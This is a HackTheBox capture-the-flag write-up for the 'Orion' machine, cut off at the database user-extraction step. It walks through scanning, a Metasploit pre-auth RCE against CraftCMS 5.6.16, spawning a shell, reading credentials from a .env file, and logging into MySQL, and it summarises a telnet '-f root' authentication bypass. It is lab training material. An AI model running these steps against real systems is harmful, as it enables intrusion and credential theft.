Write Up — ORION Machine

HackTheBox · Intrusion and privilege-escalation report

SUMMARY

Machine	Orion
IP	10.129.244.146
Difficulty	Easy
Goals	User flag (adam) and root user flag
Entry vector	Vulnerable CraftCMS 5.6.16 → pre-auth RCE (CVE-2025-32432)
Privilege escalation	Authentication bypass in telnet 2.7 (CVE-2026-24061)

The Orion machine hosts a website built with CraftCMS 5.6.16, a version vulnerable to a pre-authentication RCE (CVE-2025-32432). Exploiting it with Metasploit yields a shell as www-data; from there, the .env file reveals the database credentials, where the hash of user adam is recovered. After cracking it (darkangel), SSH access is gained and the user flag is obtained. Finally, an internal telnet service (version 2.7) allows an authentication bypass (CVE-2026-24061) that provides a root shell and the final flag.

Attack path

- **1. Reconnaissance:** ports 22 (SSH) and 80 (HTTP → orion.htb).
- **2. Web enumeration:** CraftCMS 5.6.16 (vulnerable version) and admin panel.
- **3. RCE:** Metasploit CVE-2025-32432 → session as www-data.
- **4. Post-exploitation:** .env → MySQL credentials → users table → adam's hash.
- **5. Cracking and access:** hashcat → darkangel → SSH as adam → user flag.
- **6. Privilege escalation:** internal telnet 2.7 (CVE-2026-24061) → bypass with -f root → root → final flag.

Discovered credentials and assets

Credential / Asset	Value	Source
orion database	root / SuperSecureCraft123Pass!	.env file
adam (SSH)	darkangel	Cracked users-table hash
adam's hash	$2y$13$e9zuohgFZ… (bcrypt)	users table (MySQL)
root	telnet bypass (-f root)	Internal telnet 2.7

Exploited weaknesses

Weakness	Component	Impact
CVE-2025-32432 (pre-auth RCE)	CraftCMS 5.6.16	Remote command execution (www-data)
Cleartext credentials	.env file	Access to the MySQL database
Crackable bcrypt hash	users table (rockyou)	adam user password
CVE-2026-24061 (auth bypass)	telnet 2.7 (internal service)	Privilege escalation to root

Step 1.1: Verifying connectivity with the target

CONTEXT

We check connectivity with the target before active reconnaissance.

```
ping -c 4 10.129.244.146
```

EVIDENCE




Figure 1.1.1. Connectivity check with ping to the target

CONCLUSION

There is real connectivity with the target; we proceed with reconnaissance.

Step 1.2: Port scan with nmap

CONTEXT

We discover the target's open services and ports.

```
nmap -sS 10.129.244.146 -T5
```

- **-sS:** SYN scan; we only need services and ports.
- **-T5:** faster speed.

EVIDENCE




Figure 1.2.1. Port scan with nmap (-sS -T5)

CONCLUSION

We find **2 open TCP ports**: 22 (SSH) and 80 (HTTP).

Step 1.3: Version and script scan with nmap

CONTEXT

We obtain service versions and extra information with nmap's default scripts.

```
nmap -sV 10.129.244.146 -p 22,80 -sC -T5
```

- **-sV:** version detection.
- **-p:** the ports found earlier.
- **-sC:** nmap default scripts.
- **-T5:** faster speed.

EVIDENCE




Figure 1.3.1. Version and script scan with nmap (-sV -sC)

CONCLUSION

SSH is **OpenSSH 8.9p1** and HTTP runs on **nginx**; the OS is likely Linux (Ubuntu). HTTP redirects to the domain **orion.htb**, which we add to /etc/hosts. None of the versions have known critical vulnerabilities on their own.

Step 2.1: Registering the domain and accessing the site

CONTEXT

We add the domain to /etc/hosts and browse the site looking for attack vectors.

```
sudo nano /etc/hosts
```

EVIDENCE




Figure 2.1.1. Adding the orion.htb domain to /etc/hosts




Figure 2.1.2. Website of the orion.htb domain (CraftCMS)

CONCLUSION

The site offers few vectors and a non-functional panel, but the code shows it uses **CraftCMS**, which has vulnerable versions. We will find the exact version.

Step 2.2: Directory fuzzing with ffuf

CONTEXT

We enumerate the site's directories to find routes of interest.

```
ffuf -u http://orion.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -ic
```

- **-u:** URL with the FUZZ marker for directories.
- **-w:** common.txt wordlist.
- **-ic:** ignore wordlist comments.

EVIDENCE

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://orion.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://orion.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 284ms]
.git/HEAD               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 285ms]
.hta                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 285ms]
.htaccess               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 285ms]
                        [Status: 200, Size: 12272, Words: 1076, Lines: 386, Duration: 1066ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 634ms]
assets                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 901ms]
index                   [Status: 200, Size: 12272, Words: 1076, Lines: 386, Duration: 622ms]
index.html              [Status: 200, Size: 9689, Words: 2708, Lines: 183, Duration: 615ms]
index.php               [Status: 200, Size: 12272, Words: 1076, Lines: 386, Duration: 722ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 290ms]
:: Progress: [4614/4614] :: Job [1/1] :: 9 req/sec :: Duration: [0:03:59] :: Errors: 1 ::
```

Figure 2.2.1. Directory fuzzing with ffuf

CONCLUSION

The **admin** directory stands out with a 302 code (redirect); we access it in the next step.

Step 2.3: Accessing the admin panel and identifying the version

CONTEXT

We enter /admin to review the panel and locate the CraftCMS version.

EVIDENCE




Figure 2.3.1. Redirect to the admin/login panel




Figure 2.3.2. Software version: CraftCMS 5.6.16

CONCLUSION

The panel redirects to **admin/login**; at the bottom of the page the version **CraftCMS 5.6.16** is exposed, which is vulnerable. We exploit it in the next step.

Step 3.1: RCE exploitation with Metasploit (CVE-2025-32432)

CONTEXT

For this version there is a Metasploit module that exploits CraftCMS's pre-authentication RCE.

```
service postgresql start
msfconsole
use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
set LHOST <local_IP>
set RHOSTS <target_IP>
run
```

EVIDENCE




Figure 3.1.1. Meterpreter session obtained with Metasploit

CONCLUSION

We obtain a **meterpreter session** on the target. Next we review the user and privileges.

Step 4.1: User reconnaissance and interactive shell

CONTEXT

We identify the user and open an interactive shell to enumerate the filesystem.

```
getuid
pwd
shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
ls -la
cd .. && ls -la
```

EVIDENCE

```
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www/html/craft/web
meterpreter > shell
Process 1721 created.
Channel 0 created.
```

Figure 4.1.1. Current user (www-data) and interactive shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@orion:~/html/craft/web$ ls -la
ls -la
total 36
drwxrwxr-x  4 www-data www-data 4096 Mar  7 15:31 .
drwxrwxr-x  7 www-data www-data 4096 Mar  6 11:22 ..
-rw-rw-r--  1 www-data www-data  283 Nov 18  2025 .htaccess
drwxr-xr-x  5 www-data www-data 4096 Mar  6 12:12 assets
drwxrwxr-x 19 www-data www-data 4096 Jul 10 22:30 cpresources
-rw-r--r--  1 www-data www-data 9689 Mar  6 12:12 index.html
-rw-rw-r--  1 www-data www-data  258 Nov 18  2025 index.php
www-data@orion:~/html/craft/web$ cd ..
cd ..
www-data@orion:~/html/craft$ ls -la
ls -la
total 364
drwxrwxr-x  7 www-data www-data   4096 Mar  6 11:22 .
drwxr-xr-x  3 root     root       4096 Mar  6 11:19 ..
-rw-rw-r--  1 www-data www-data    718 Mar  6 11:24 .env
-rw-rw-r--  1 www-data www-data    411 Nov 18  2025 .env.example.dev
-rw-rw-r--  1 www-data www-data    623 Nov 18  2025 .env.example.production
-rw-rw-r--  1 www-data www-data    619 Nov 18  2025 .env.example.staging
-rw-rw-r--  1 www-data www-data     31 Nov 18  2025 .gitignore
-rw-rw-r--  1 www-data www-data    624 Nov 18  2025 bootstrap.php
-rw-rw-r--  1 www-data www-data    611 Mar  6 11:20 composer.json
-rw-rw-r--  1 www-data www-data 310507 Mar  6 11:20 composer.lock
drwxrwxr-x  4 www-data www-data   4096 Mar  6 11:26 config
-rwxr-xr-x  1 www-data www-data    309 Nov 18  2025 craft
drwxrwxr-x  5 www-data www-data   4096 Mar  6 11:24 storage
drwxrwxr-x  2 www-data www-data   4096 Mar 10 10:46 templates
drwxrwxr-x 49 www-data www-data   4096 Mar  6 11:20 vendor
drwxrwxr-x  4 www-data www-data   4096 Mar  7 15:31 web
www-data@orion:~/html/craft$
```

Figure 4.1.2. Listing the parent directory: .env file

CONCLUSION

The user is **www-data** (low-privileged) and the current directory is the web root. In the parent directory we find a **.env** file that may contain credentials.

Step 4.2: Reading the .env file

CONTEXT

We review the contents of the .env file.

```
cat .env
```

EVIDENCE

```
www-data@orion:~/html/craft$ cat .env
cat .env
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=dev

# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/
```

Figure 4.2.1. .env contents: database credentials

CONCLUSION

The file exposes the database credentials: name **orion**, user **root** and password **SuperSecureCraft123Pass!**.

Step 4.3: Accessing the MySQL database

CONTEXT

We access the internal database with the obtained credentials.

```
mysql -u root -p'SuperSecureCraft123Pass!' orion
```

EVIDENCE




Figure 4.3.1. Access to MySQL with the obtained credentials

CONCLUSION

Access is successful; next we look for tables with user information for SSH access.

Step 5.1: Extracting users from the database

CONTEXT

We list the tables and extract the user information.

```
SHOW TABLES;
SELECT * FROM users;
```

EVIDENCE

